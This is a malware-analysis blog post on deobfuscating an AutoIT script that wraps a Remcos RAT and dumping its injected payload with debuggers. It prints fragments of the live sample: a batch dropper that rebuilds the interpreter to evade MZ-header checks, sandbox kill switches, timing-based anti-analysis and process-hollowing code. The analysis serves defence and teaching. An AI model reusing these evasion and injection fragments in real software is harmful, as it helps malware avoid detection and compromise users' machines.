Automating The Analysis Of An AutoIT Script That Wraps A Remcos RAT

By Amged Wageh

Published: 2022-01-03 · Archived: 2026-04-05 21:50:52 UTC

11 min read

Jan 2, 2022

Threat actors usually depend on some sort of a first stager to drop their malware, one good candidate for this mission is AutoIT scripts because of their capabilities of interacting with COM objects, calling DLLs' functions, and simulating user interactions.

In this story, we'll discuss some important tips for analyzing AutoIT malware and we'll apply those tips to a real-world sample from the wild. We'll also write a couple of python scripts to automate the analysis and to extract and decrypt the config of the Remcos agent.

Delivery

AutoIT scripts can be delivered in two ways:

1. An `au3` script, which requires AutoIT to be either installed on the system or it could be shipped with the script.
2. The script could be compiled with the interpreter itself as a standalone executable. In this case, we'd need to extract the script from the exe file using either `Exe2Aut` or `MyAut2Exe`.

Important Functions

Like any other scripting language, there are some specific functions and macros that malware authors could use to perform their nefarious tasks, the following is a list of the functions that are prone to be abused by malware

authors:

```
DllCall()
DllStructCreate()
DllStructGetPtr()
DllCallAddress()
IsAdmin()
ObjCreate()
ObjectGet()
BinaryToString()
StringToBinary()
Binary()
BinaryLen()
AutoItSetOption()
EnvGet()
Eval()
Execute()
InetGet()
ProcessList()
RegRead()
RegWrite()
FileRead()
FileWrite()
ShellExecute()
ShellExecuteWait()
Run()
RunAs()
Sleep()
StringReverse()
TCPSend()
TCPRecv()
UDPSend()
UDPRecv()
```

And here is a list of macros that could be abused by malware authors:

```
@AppDataCommonDir
@AppDataDir
@AutoItExe
@AutoItPID
@AutoItX64
@CommonFilesDir
@ComputerName
@ComSpec
@CPUArch
@DesktopCommonDir
```

```
@DesktopDir
@DocumentsCommonDir
@FavoritesCommonDir
@FavoritesDir
@HomeDrive
@HomePath
@HomeShare
@LocalAppDataDir
@OSArch
@ProgramFilesDir
@ProgramsCommonDir
@ProgramsDir
@ScriptDir
@ScriptFullPath
@ScriptName
@StartMenuCommonDir
@StartMenuDir
@StartupCommonDir
@StartupDir
@SystemDir
@TempDir
@UserName
@UserProfileDir
@WindowsDir
```

Refer to the AutoIT documentation to understand what each function and macro does, links in the references section.

Example From The Wild

During one of the incidents that I have engaged with, I found a Remcos agent that has been delivered as a UPX packed binary wrapped inside an AutoIT script. The script has been delivered separately from the interpreter alongside a batch script that glues everything together and executes the script.

Sogni.tmp

This script starts by adding `MZ` to a file named `Mia.exe.com` then, it copies the contents of another file called `Dai.tmp` to the same file, the `Dai.tmp` file contains the AutoIT interpreter without `MZ` at the beginning. This trick usually being done to bypass the security controls that inspect the files with the `MZ` header.

Press enter or click to view image in full size

```
Sogni.tmp
1 Set qrtEhylAvNvWIJygiQJwUZZYcHpIfgp=ping localhost -n 30
2 Set SpOnPAwFwpguyakQyusKbxXAoTpEVMCtDAngllG=M
3 <nul set /p = "%SpOnPAwFwpguyakQyusKbxXAoTpEVMCtDAngllG%Z" > Mia.exe.com
4 findstr /V /R "^PlRpRvLLfWHSGVAnjgdVdvKfGlDETXGUAVUhCNILobfYtKbIZqeVULyzmCDHTuRadMaLqhVnFENTiMlWMUFSUKqOPBOqlwSwGWIasMHMyEffY$" Dai.tmp >> Mia.exe.com
5 copy Arteria.tmp Y
6 start Mia.exe.com Y
7 %qrtEhylAvNvWIJygiQJwUZZYcHpIfgp%
```

Sogni.tmp Contents

Then a file named `Arteria.tmp` will be passed to the interpreter to be run. The `Arteria.tmp` is the file that contains the malicious AutoIT script.

Arteria.tmp

By examining that script, we can see that it is being obfuscated with four techniques:

1. A custom-written obfuscator has been applied.
2. Declaring switch cases inside a loop that will only be executed once.
3. Wired variable and function names.
4. Declaring functions and variables that are never being used.

Identifying the De-obfuscation Function

De-obfuscating the malware is very crucial to have a successful analysis, mostly, the de-obfuscation function is the function that is being called the most, in this case, a function called `faBwnHc` is the function that is being called the most and it's not an AutoIT function (custom written) so this is the most suspected function.

To make it harder for analysts, the function itself applies the same obfuscation techniques 2, 3, and 4 that have been mentioned previously so, we need to defeat them in order to understand how to deobfuscate the rest of the script.

Defeating unnecessary loops and switch cases:
The loops and the switch cases always have the same pattern as follows:

```
<variable1> = number1    ; a number that determines the switch case
<variable2> = number2    ; a not used variable
Do                       ; the start of the loop
switch variable1         ; start of the switch cases
case numberX
   statements
case numberY
   statements
...
case number1             ; the case that contains the statements
   statements            ; that will get executed.
   ExitLoop              ; to exit the loop so, it runs only once
case numberZ
   statements
EndSwitch
Until numberW
Next
```

So, for defeating this technique, we have to remove the unnecessary code. The following python function has been written for that purpose:

After running this function and saving the returned semi de-obfuscated script, we'll get a clearer view of the script's deobfuscation function.

```
Func faBwnHc($WWIzSkwUHom, $XkKcaI)
$vGnfjgobChb = ''


$appYQnvm = Execute(StringReverse(")2 ,'.' ,moHUwkSzIWW$(tilpSgnirtS"))

For $JRsbQ = 8447-8447 To UBound($appYQnvm) - 1


$vGnfjgobChb &= Execute(StringReverse(")IacKkX$ - ]QbsRJ$[mvnQYppa$(wrhC"))

Next
Return $vGnfjgobChb
EndFunc
```

Deobfuscation function

Defeating a custom written obfuscator:

By manually going through the function to further understand what it does, we can see the following:

```
Func faBwnHc($numbers_string, $sub_number)
$deobfuscated_string = ''


$numbers_list = Execute(StringSplit($numbers_string, '.', 2))

For $index = 8447-8447 To UBound($numbers_list) - 1


$deobfuscated_string &= Execute(Chrw($numbers_list[$index] - $sub_number))

Next
Return $deobfuscated_string
EndFunc
```

The deobfuscation function deobfuscated

It accepts two arguments, the first one is a string of numbers separated by dots however, the second argument is just a number. The function splits the first string then it loops over the numbers list and subtracts the second argument from each number, then it converts the result to a character and concatenates those characters into a string, that string will be the de-obfuscated string.

A python function has been written to follow the same de-obfuscation technique.

And another function that automates the deobfuscation by looping over all the function calls and replacing them with the deobfuscated string

Once the script gets de-obfuscated, we can have a clearer idea of what is going on.

Press enter or click to view image in full size

```
Opt("TrayIconHide", 1)

Local $tRONbqWdOeyGZ = "nUhEMLjlrSEqjTNfxLQ"
Func ZsMuinqqKkZyNasdzfRZygWqdvdbo($euvuryxLF)

    Local $TBMcOpWHYvfucZ = DllStructCreate("byte[" & BinaryLen($euvuryxLF) & "]")

    DllStructSetData($TBMcOpWHYvfucZ, 1, $euvuryxLF)

    Local $pHhcxiIxjgGkE = DllStructCreate("byte[" & 16 * DllStructGetSize($TBMcOpWHYvfucZ) & "]")

    Local $PmzjSUVhACFyb = DllCall("ntdll.dll", "int", "RtlDecompressBuffer", "ushort", 2, "ptr", DllStructGetPtr($pHhcxiIxjgGkE), "dword", DllStructGetSize($pHhcxiIxjgGkE), "ptr", DllStructGetPtr($TBMcOpWHYvfucZ), "dword"
    If @error Or $PmzjSUVhACFyb[0] Then

        Return SetError(1, 0, "")
    EndIf

    Local $DuVLvdUnifl = DllStructCreate("byte[" & $PmzjSUVhACFyb[6] & "]", DllStructGetPtr($pHhcxiIxjgGkE))
```

Semi de-obfuscated script

Defeating the unnecessary declared variables and functions:

The malware author has stuffed the script with so many unused functions and variables, to defeat this obfuscation technique, a python script has been written to tokenize the script and remove the unused declared functions and variables as follows:

Defeating the weird named variables and functions:

Now, we need to manually go through the script to understand what it does so we can rename the variables and the functions with meaningful names.

Buffer Decompression

The function that is originally called `ZsMuinqqKkZyNasdzfRZygWqdvdbo` is responsible for decompressing a buffer that was originally being compressed with an inflating compression,

Press enter or click to view image in full size

```
Func decompress_buffer($binary_buffer)
    Local $TBMcOpWHYvfucZ = DllStructCreate("byte[" & BinaryLen($binary_buffer) & "]")
    DllStructSetData($TBMcOpWHYvfucZ, 1, $binary_buffer)
    Local $pHhcxiIxjgGkE = DllStructCreate("byte[" & 16 * DllStructGetSize($TBMcOpWHYvfucZ) & "]")
    Local $PmzjSUVhACFyb = DllCall("ntdll.dll", "int", "RtlDecompressBuffer", "ushort", 2, "ptr", DllStructGetPtr($pHhcxiIxjgGkE), "dword", DllStructGetSize($pHhcxiIxjgGkE), "ptr", DllStructGetPtr($TBMcOpWHYvfucZ), "dword"
    If @error Or $PmzjSUVhACFyb[0] Then
        Return SetError(1, 0, "")
    EndIf
    Local $DuVLvdUnifl = DllStructCreate("byte[" & $PmzjSUVhACFyb[6] & "]", DllStructGetPtr($pHhcxiIxjgGkE))
    Return SetError(0, 0, pdcCzzhAEhenEwGRMuMfmUuvLKxLQLiDS($DuVLvdUnifl, 1))
EndFunc
```

Buffer decompression

Killing Switches

For evading AV sandboxes, the malware checks the computer name and halts if the computer name is one of the known names that AV products use, for example: `tz` which is being used by `Bitdefender`, `NfZtFbPfH` which is being used by `Kaspersky`, and `ELICZ` which is being used by `AVG`. It also halts if it found a file named `aaa_TouchMeNot_.txt` under the `C:\` directory, mostly is trick is being used to avoid self-infection and to evade Defender AV Emulators.

Press enter or click to view image in full size

```
If (Execute("EnvGet('COMPUTERNAME')") = "tz") Then Execute("WinClose(AutoItWinGetTitle())")

If (Execute("EnvGet('COMPUTERNAME')") = "NfZtFbPfH") Then Execute("WinClose(AutoItWinGetTitle())")

If (Execute("EnvGet('COMPUTERNAME')") = "ELICZ") Then Execute("WinClose(AutoItWinGetTitle())")

If (FileExists("C:\aaa_TouchMeNot_.txt")) Then Execute("WinClose(AutoItWinGetTitle())")
```

Kill Switches

Anti Analysis

The function that is originally named `YlNhpDElbjgxIsNhKUV`, applies an anti-analysis technique where it gets the number of milliseconds that have elapsed since the system was started then it sleeps for a number of milliseconds and it recalculates the number of milliseconds that have elapsed again, then it calculates that delta and exits if the difference is either bigger than the `delta + 500` or smaller than the `delta - 500`.

Press enter or click to view image in full size

```
Func anti_analysis($sleep_count)
$tick_count_01 = DllCall ("kernel32.dll", "long", "GetTickCount")[0]

DllCall("kernel32.dll", "DWORD", "Sleep", "dword", $sleep_count)

$tick_count_02 = DllCall ("kernel32.dll", "long", "GetTickCount")[0]
$tick_delta = $tick_count_02 - $tick_count_01

If Not (($tick_delta+500)>=$sleep_count and ($tick_delta-500)<=$sleep_count) Then Exit

$tick_count_02 = DllCall ("kernel32.dll", "long", "GetTickCount", "GetTickCount"[0]
$tick_delta = $tick_count_02 - $tick_count_01

If Not (($tick_delta+500)>=$sleep_count and ($tick_delta-500)<=$sleep_count) Then Exit
EndFunc
```

Anti Analysis

Process Hollowing

The function that is originally called `wJKkYYrSKDWGKUxnJpLSngpYQJY` takes a binary buffer and a command line that points to the path of the same process to be spawned by passing the command line to `CreateProcessW`.

Press enter or click to view image in full size

```
Func wJKkYYrSKDWGKUxnJpLSngpYQJY($binary_buffer, $lpCommandLine_args = "", $lpCommandLine = "")
    Local $OWMbTkL = DllStructCreate("byte[" & BinaryLen($binary_buffer) & "]")
    DllStructSetData($OWMbTkL, 1, $binary_buffer)


    Local $vNPaecpBM = DllStructGetPtr($OWMbTkL)
    $AqinL = "dword  cbSize; ptr Reserved; ptr Desktop; ptr Title; dword X; dword Y; dword XSize; dword YSize; dword XCountChars; dword YCountChars; "
    $SVlcJKQATtWDk = "dword FillAttribute; dword Flags; word ShowWindow; word Reserved2; ptr Reserved2; ptr hStdInput; ptr hStdOutput; ptr hStdError"
    Local $VUxObE = DllStructCreate($AqinL & $SVlcJKQATtWDk)


    Local $SAPTh = DllStructCreate("ptr Process; ptr Thread; dword ProcessId; dword ThreadId")
    Local $VREST = DllCall("kernel32.dll", "bool", "CreateProcessW","wstr", Null,"wstr", $lpCommandLine & " " & $lpCommandLine_args,"ptr", 0,"ptr", 0,"int", 0,"dword", 134217732,"ptr", 0,"ptr", 0,"ptr", DllStructGetPtr($V
```

Spawning itself

It calls the function that was originally named `iIGEjbvuSPKbstetiETZTXUzxISkJG` for calling `NtUnmapViewOfSection` to hollow out the contents of the spawned process then it calls the functions that were originally named `oRnvqSVbsowWGStGmLJnlz` and `YRZhNmLxfZ` to call `VirtualAllocExNuma` to allocate a new memory region inside the hollowed process.

Press enter or click to view image in full size

```
$vNPaecpBM += 88
    Local $1jYMjD
Local $bvmxriTfOVU
If $fqSNpEWbGv Then

    $bvmxriTfOVU = VirtualAllocExNuma($ProcessHandle, $GggldeQEF)

    If @error Then

        $bvmxriTfOVU = VirtualAllocExNuma_at_address($ProcessHandle, $bzjLJZKpUXAKS, $GggldeQEF)

        If @error Then

            NtUnmapViewOfSection($ProcessHandle, $bzjLJZKpUXAKS)

                $bvmxriTfOVU = VirtualAllocExNuma_at_address($ProcessHandle, $bzjLJZKpUXAKS, $GggldeQEF)

        EndIf
    EndIf
    $1jYMjD = True
Else

    $bvmxriTfOVU = VirtualAllocExNuma_at_address($ProcessHandle, $bzjLJZKpUXAKS, $GggldeQEF)

    If @error Then

        $oNDLvyxgbk = NtUnmapViewOfSection($ProcessHandle, $bzjLJZKpUXAKS)

        $bvmxriTfOVU = VirtualAllocExNuma_at_address($ProcessHandle, $bzjLJZKpUXAKS, $GggldeQEF)

    EndIf
EndIf
```

Hollowing

Then, it calls `WriteProcessMemory` to write the binary buffer.

Press enter or click to view image in full size

```
$VREST = DllCall("kernel32.dll", "bool", "WriteProcessMemory","handle", $ProcessHandle,"ptr", $bvmxriTfOVU,"ptr", $VXLUT,"dword_ptr", $GggldeQEF,"dword_ptr*", 0)
```

Writing the buffer

It calls `VirtualProtectEx` to add the execution permission to the newly created region.

Press enter or click to view image in full size

```
$VREST = DllCall("kernel32.dll", "bool", "VirtualProtectEx", "handle", $ProcessHandle, "ptr", $bvmxriTfOVU, "dword_ptr", $GggldeQEF, "dword", 64, "dword*", "")
```

Adding execution permissions

Then, it calls `SetThreadContext` to point the thread's entry point to the newly created section, finally, it calls `NtAlertResumeThread` to resume the suspended thread.

Press enter or click to view image in full size

```
$VREST = DllCall("kernel32.dll", "bool", "SetThreadContext","handle", $WgmXnGfEyFFa,"ptr", DllStructGetPtr($LftqDC))

$VREST = DllCall("ntdll.dll", "dword", "NtAlertResumeThread", "handle", $WgmXnGfEyFFa, "long*", 0)
```

Resume thread

Dynamically dumping the injected buffer

After we understood how it injects the buffer, let’s dynamically dump it out to continue our analysis.

Get Amged Wageh’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Firstly, let’s hollow out the contents of the anti-analysis function so it wouldn’t bother us.


```
Func YlNhpDElbjgxIsNhKUV($gOqnayEBdK)

EndFunc
```

Defeating the anti-analysis function

Now, let's open the AutoIT interpreter in x32dbg and adjust the command line to pass the script as an argument and reload.


Press enter or click to view image in full size



x32dbg command line

Set a breakpoint on `IsDebuggerPresent` , `WriteProcessMemory` , and `NtAlertResumeThread` .


Since it is an AutoIT script, it will call `IsDebuggerPresent` to check whether the script is being debugged or not. Once the breakpoint hits, follow the instructions until you get to the memory location where it holds the `BeingDebugged` flag in the `PEB` then, change the flag to `0` so if by any chance there is any other check it fails.



`BeingDebugged flag`

Once the `CreateProcessW` 's breakpoint hits, change the arguments of the function to change the create flag to `4` to create the process in a suspended mode.

Press enter or click to view image in full size




Create in suspended mode

Then, attach another debugger to the newly created process. make sure that the same breakpoints are being set and resume the process.

Once resumed, it will hit on the `CreatePricessW` with a creation flag of `4` .


Press enter or click to view image in full size



Suspended process creation


After running the debugger again, it'll hit on the `VirtualAllocExNuma`, by checking the first parameter which is a handle to the process in which it allocates a region of memory, we can see it's a handle to the lastly created process.

Press enter or click to view image in full size




Process handle

The second parameter reveals that it allocates the memory in the `0x400000` base address.



Base Address

By inspecting the allocated memory via Process Hacker and we can see it's empty as of now.



Allocated memory

Once we let the `WriteProcessMemory` function runs, it will write the buffer into that region of memory, which appears to be an executable.

Written buffer

Now, we can hit the save button to dump the buffer on the disk.


By checking dumped file via PE-Bear, it appears to be a UPX packed binary and the Section headers need to be fixed.

Press enter or click to view image in full size

PE-Bear inspection

